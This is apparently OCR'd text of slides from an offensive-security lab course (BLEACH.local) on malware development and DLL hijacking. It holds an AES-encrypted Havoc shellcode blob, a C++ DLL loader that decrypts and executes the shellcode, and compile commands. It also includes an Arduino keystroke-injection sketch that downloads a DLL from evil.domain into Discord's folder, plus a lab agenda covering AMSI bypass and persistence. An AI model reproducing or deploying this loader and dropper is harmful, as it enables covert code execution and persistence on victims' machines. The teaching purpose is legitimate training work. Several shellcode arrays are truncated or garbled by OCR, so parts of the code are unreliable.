


https://github.com/TheD1rkMtr/Shellcode-Hide/

https://www.pavel.gr/blog/dll-hijacking-using-spartacus

https://www.tarlogic.com/es/blog/dificultando-hunting-entorno-restringido/

BLEACH.local : PERSISTENCE : DLL HIJACKING



https://github.com/Accenture/Spartacus
https://github.com/ideaslocas/aDLL


https://github.com/TheD1rkMtr/Shellcode-Hide/

https://www.pavel.gr/blog/dll-hijacking-using-spartacus
https://www.tarlogic.com/es/blog/dificultando-hunting-entorno-restringido/

BLEACH.local : HAVOC SHELLCODE


```
┌──(kali㉿kali)-[~/…/Formacion/Material_AD/malware/dll_hjk]
└──(kali㉿kali)-[~/…/Formacion/Material_AD/malware/dll_hjk]
└─$ python3 crp.py demon.bin > payload.sc

┌──(kali㉿kali)-[~/…/Formacion/Material_AD/malware/dll_hjk]
└─$ cat payload.sc | more
char AESkey[] = { 0x5d, 0xdf, 0xa3, 0x83, 0xc3, 0x92, 0x8, 0x58, 0xa2, 0xd7, 0x5, 0x63, 0x58, 0x80, 0x93, 0x27 };
unsigned char AESshellcode[] = { 0x17, 0x6c, 0xbc, 0x1b, 0xc2, 0xfc, 0x69, 0xa4, 0x97, 0x97, 0x8a, 0x21, 0xa0, 0xde, 0xb0, 0x89, 0xc7, 0x29, 0x37, 0x4, 0x62, 0x1b, 0xf5, 0xb3,
0x16, 0x9c, 0x64, 0x1d, 0xbb, 0xf1, 0xbc, 0x4b, 0x97, 0xe1, 0xf4, 0xaa, 0xc0, 0xdf, 0x1d, 0x75, 0xeb, 0x53, 0xad, 0x2f, 0xa2, 0x94, 0x30, 0x94, 0xc5, 0xab, 0x80, 0x20, 0xee, 0x
da, 0x43, 0x60, 0x23, 0xc8, 0xdf, 0x93, 0x39, 0x1b, 0x63, 0xc8, 0x23, 0x1b, 0x73, 0x92, 0xd2, 0x7d, 0x80, 0xe8, 0x5c, 0xb3, 0xa6, 0x1e,
, 0xe9, 0x83, 0x7, 0x71, 0xc6, 0xbd, 0xd1, 0xc3, 0x3, 0xa2, 0xd8, 0xd6, 0x96, 0x69, 0x4b, 0x38, 0xe9, 0x2, 0xbf, 0xc0, 0x83, 0x32, 0x38
8, 0x24, 0xdd, 0xb1, 0xb0, 0xef, 0x1a, 0x49, 0x86, 0xfb, 0xba, 0x59, 0xee, 0x3a, 0xcd, 0x7a, 0x64, 0x47, 0xcd, 0xaa, 0x33, 0xa9, 0x8f,
 0x6b, 0x22, 0xee, 0x37, 0xde, 0xa3, 0xcb, 0x63, 0xa7, 0xe6, 0x6d, 0x27, 0x8a, 0x1, 0x82, 0xaf, 0xd, 0xd8, 0x53, 0x43, 0x59, 0x39, 0xed
7, 0xe0, 0x86, 0xff, 0xc1, 0x3f, 0x96, 0xdd, 0xa5, 0xae, 0xdf, 0xe, 0xf8, 0x70, 0x6c, 0xb0, 0x9c, 0x78, 0x6, 0x78, 0x22, 0xc9, 0x6e, 0x
xb5, 0xf6, 0x6b, 0xa, 0xe, 0xb3, 0x77, 0xd7, 0x60, 0x36, 0xad, 0xe2, 0x31, 0xc1, 0x17, 0xca, 0xf2, 0x61, 0x12, 0x16, 0xa2, 0xc4, 0x95,
0xfa, 0x3c, 0x33, 0xe9, 0x15, 0xe4, 0xc, 0x9e, 0x75, 0x97, 0x50, 0xd, 0x51, 0x8b, 0xad, 0x6a, 0xf2, 0x15, 0xed, 0xb9, 0xa1, 0x47, 0x2e,
 0xb1, 0xfd, 0x29, 0x13, 0xc0, 0x38, 0x9f, 0x91, 0x76, 0x63, 0xf9, 0x4d, 0x78, 0x61, 0xb7, 0xef, 0x6b, 0x68, 0x88, 0xb7, 0x8e, 0x5b, 0x
xc, 0x3e, 0x64, 0x5e, 0x6f, 0xb, 0x53, 0xf8, 0x92, 0x42, 0xd7, 0x96, 0xd1, 0xb9, 0xdf, 0x4e, 0x49, 0x2e, 0x66, 0xea, 0xab, 0xc4, 0x74,
 0x1, 0x66, 0xb9, 0x7c, 0xa4, 0x71, 0x68, 0xf4, 0x8b, 0xf1, 0x38, 0xf8, 0xad, 0xbc, 0x9c, 0x9, 0x72, 0x9f, 0x74, 0x4d, 0xf9, 0xf1, 0x6c
2, 0x10, 0xc1, 0xaf, 0xf8, 0xa0, 0x27, 0x1d, 0xa1, 0x7f, 0xb6, 0xb5, 0x76, 0xe0, 0xe6, 0x90, 0xd8, 0xae, 0x67, 0xdb, 0x5b, 0x9a, 0x89,
 0x95, 0xc1, 0x99, 0xb6, 0x4a, 0x89, 0x2b, 0x6d, 0x3c, 0xc5, 0x95, 0x53, 0xae, 0xc1, 0xc9, 0xfa, 0x70, 0x8e, 0x11, 0xb5, 0x2c, 0xa1,
b1, 0xb5, 0xcf, 0x3d, 0xe7, 0xd, 0x70, 0xd, 0xf, 0xfd, 0x46, 0x63, 0xa1, 0xf2, 0xab, 0x9a, 0x4c, 0x5a, 0xa8, 0xc5, 0x26, 0x50, 0xc0,
2, 0x43, 0xa7, 0x7, 0x6, 0x90, 0x33, 0x8c, 0xf6, 0x9c, 0xee, 0xb5, 0xaf, 0x3c, 0xec, 0xe4, 0xbe, 0xf1, 0xae, 0x18, 0x73, 0x6b, 0x64,
x30, 0x4, 0x19, 0xbc, 0xe3, 0x57, 0x41, 0x68, 0x91, 0xa4, 0x3e, 0x1c, 0x4, 0x9f, 0xec, 0x53, 0xcb, 0x3e, 0x9c, 0x3, 0x29, 0xbf, 0x7,
x59, 0x58, 0xe2, 0xea, 0x82, 0x62, 0x7f, 0x1e, 0x4b, 0x71, 0x8d, 0xbb, 0x50, 0x20, 0x1e, 0x5, 0xd9, 0x4b, 0x3a, 0xe6, 0x67, 0x8e, 0x47,
, 0xc0, 0xae, 0xa8, 0xd7, 0xd1, 0x54, 0xc8, 0x64, 0xa6, 0x1f, 0x61, 0xbd, 0x80, 0x5a, 0x88, 0xee, 0x90, 0x25, 0x4a, 0x48, 0xf2, 0x3,
x17, 0xb9, 0xea, 0x6e, 0x84, 0xba, 0xa5, 0x82, 0xfc, 0x4d, 0x78, 0xde, 0x5c, 0xc8, 0xc5, 0x9c, 0xd8, 0xfd, 0xe, 0xba, 0x25, 0x73, 0xb0,
, 0x26, 0x35, 0xc7, 0x85, 0x2c, 0x23, 0x4f, 0x1a, 0xc2, 0xc6, 0x84, 0x79, 0x38, 0x8, 0x1c, 0x18, 0x87, 0xb9, 0x95, 0x2b, 0x39, 0x1a,
a, 0xa, 0x7d, 0x6e, 0x2f, 0xc3, 0xd6, 0x7f, 0x90, 0xf3, 0x4, 0xda, 0xa, 0x9b, 0xe9, 0xce, 0xee, 0x12, 0x7a, 0x29, 0x8c, 0xec, 0xbc,
5, 0xdb, 0xdb, 0xa5, 0x88, 0x82, 0x45, 0x73, 0x86, 0x38, 0x1a, 0xab, 0x81, 0xbf, 0xbe, 0xd8, 0x54, 0x9c, 0x85, 0xc4, 0x6c, 0x9d, 0x96,
 0x5a, 0x41, 0xf3, 0xe1, 0x1f, 0x9c, 0x3f, 0x26, 0x8, 0x5b, 0xd0, 0x89, 0xb4, 0x26, 0x8f, 0x57, 0xda, 0x2, 0x42, 0xc3, 0x16, 0x3a, 0xeb
5, 0xcb, 0x48, 0x1d, 0x18, 0xbd, 0x8f, 0x43, 0x2d, 0x37, 0xdc, 0x70, 0x5d, 0x84, 0xa7, 0x30, 0xe9, 0x4d, 0xc4, 0x68, 0xdb, 0x48, 0x9c,
 0x14, 0x49, 0xce, 0xc, 0x69, 0x5a, 0x75, 0xb0, 0xf3, 0xf2, 0x87, 0x97, 0x8e, 0x89, 0x8b, 0xcd, 0x7, 0xc5, 0x7e, 0x5a, 0xb4, 0xda, 0x2a
```

BLEACH.local : HAVOC SHELLCODE



BLEACH.local : HAVOC SHELLCODE

```
┌──(kali㉿kali)-[~/…/malware/Shellcode-Hide/3 - Encrypting/1 - AES]
└─$ python3 AES_cryptor.py /home/kali/Documents/Formacion/Material_AD/dll_test/demon.bin > demon.bin.shel
lcode.payload
```



BLEACH.local : HAVOC SHELLCODE

```
extern "C" {
	__declspec(dllexport) BOOL WINAPI HWorld(void)
	{
		MessageBox(0, "DLL Hijacked!", "DLL Message", MB_OK);

		unsigned char AESkey[] = { 0x90, 0x14, 0x67, 0x7d, 0x20, 0x5b, 0x83, 0xcb, 0x28, 0x1e, 0xc0, 0x7, 0x61,
		unsigned char payload[] = { 0xd5, 0xf5, 0x9b, 0x38, 0x5a, 0xe7, 0x3, 0xc8, 0x75, 0xc4, 0xf, 0x47, 0xee,



		DWORD payload_length = sizeof(payload);

		// Decrypt the AES payload to Original Shellcode
		DecryptAES((char*)payload, payload_length, AESkey, sizeof(AESkey));


		LPVOID alloc_mem = VirtualAlloc(NULL, sizeof(payload), MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);

		if (!alloc_mem) {
			printf("Failed to Allocate memory (%u)\n", GetLastError());
			return -1;
		}

		MoveMemory(alloc_mem, payload, sizeof(payload));
		//RtlMoveMemory(alloc_mem, payload, sizeof(payload));


		DWORD oldProtect;

		if (!VirtualProtect(alloc_mem, sizeof(payload), PAGE_EXECUTE_READ, &oldProtect)) {
			printf("Failed to change memory protection (%u)\n", GetLastError());
			return -2;
		}


		HANDLE tHandle = CreateThread(NULL, 0, (LPTHREAD_START_ROUTINE)alloc_mem, NULL, 0, NULL);
		if (!tHandle) {
			printf("Failed to Create the thread (%u)\n", GetLastError());
			return -3;
		}

		printf("\n\nalloc_mem : %p\n", alloc_mem);
		WaitForSingleObject(tHandle, INFINITE);
		getchar();
		// or

		((void(*)())alloc_mem)();

		return 0;

		return true;
	}
}
```


BLEACH.local : MALWARE DEV. OUR DLL

```
┌──(kali㉿kali)-[~/Documents/Formacion/Material_AD/dll_test]
└─$ x86_64-w64-mingw32-g++ -shared crypt_loader.cpp -o notevil.dll -fpermissive
crypt_loader.cpp: In function 'BOOL HWorld()':
crypt_loader.cpp:75:60: warning: invalid conversion from 'unsigned char*' to 'char*' [-fpermissive]
   75 |                 DecryptAES((char*)payload, payload_length, AESkey, sizeof(AESkey));
      |                                                            ^~~~~~
      |                                                            |
      |                                                            unsigned char*
crypt_loader.cpp:14:60: note:   initializing argument 3 of 'void DecryptAES(char*, DWORD, char*, DWORD)'
   14 | void DecryptAES(char* shellcode, DWORD shellcodeLen, char* key, DWORD keyLen) {
      |                                                      ~~~~~~^~~
```

```
┌──(kali㉿kali)-[~/…/Formacion/Material_AD/malware/dll_hjk]
└─$ file evil.dll
evil.dll: PE32+ executable (DLL) (console) x86-64, for MS Windows, 20 sections

┌──(kali㉿kali)-[~/…/Formacion/Material_AD/malware/dll_hjk]
└─$
```

https://github.com/GetRektBoy724/SyscallShuffler


BLEACH.local : MALWARE DEV. OUR DLL




COMMON DISCORD DLL HIJACKING

%LOCALAPPDATA%\Discord\app-1.0.9012\vfwwdm32.dll

```
#include <Keyboard.h>

void setup() {
  Keyboard.begin();
  delay(2000);
  Keyboard.press(KEY_LEFT_GUI);
  delay(100);
  Keyboard.press('r');
  delay(100);
  Keyboard.releaseAll();
  delay(500);
  Keyboard.print("powershell Invoke-WebRequest
https://evil.domain/dllpath/dscrd.dll.txt -OutFile
%LOCALAPPDATA%\\Discord\\app-1.0.9012\\vfwwdm32.dll");
  delay(100);
  Keyboard.press(KEY_RETURN);
  delay(100);
  Keyboard.print("exit");
  delay(100);
  Keyboard.press(KEY_RETURN);
  delay(100);
  Keyboard.releaseAll();
}

void loop() {
}
```





.: LAB. ATTACK :: LEVEL I :: NO DEFENDER :.

PRUEBAS DE CONCEPTO DOCUMENTADAS DE:

→ **RECONOCIMIENTO BASICO AL LABORATORIO**

nmap, netdiscover, otros…

→ **EXTRACCION DE UN HASH DE “Juan Querito”.**

mitm6, ntlm_theft, otros…

→ **ROMPER EL HASH**

→ **AMSI BYPASS**

→ **TECNICA DE PERSISTENCIA**

unquoted path, dll hijacking, bypass uac, otros…

→ **ELEVACION DE PRIVILEGIOS**

unquoted path, bypass uac, otros…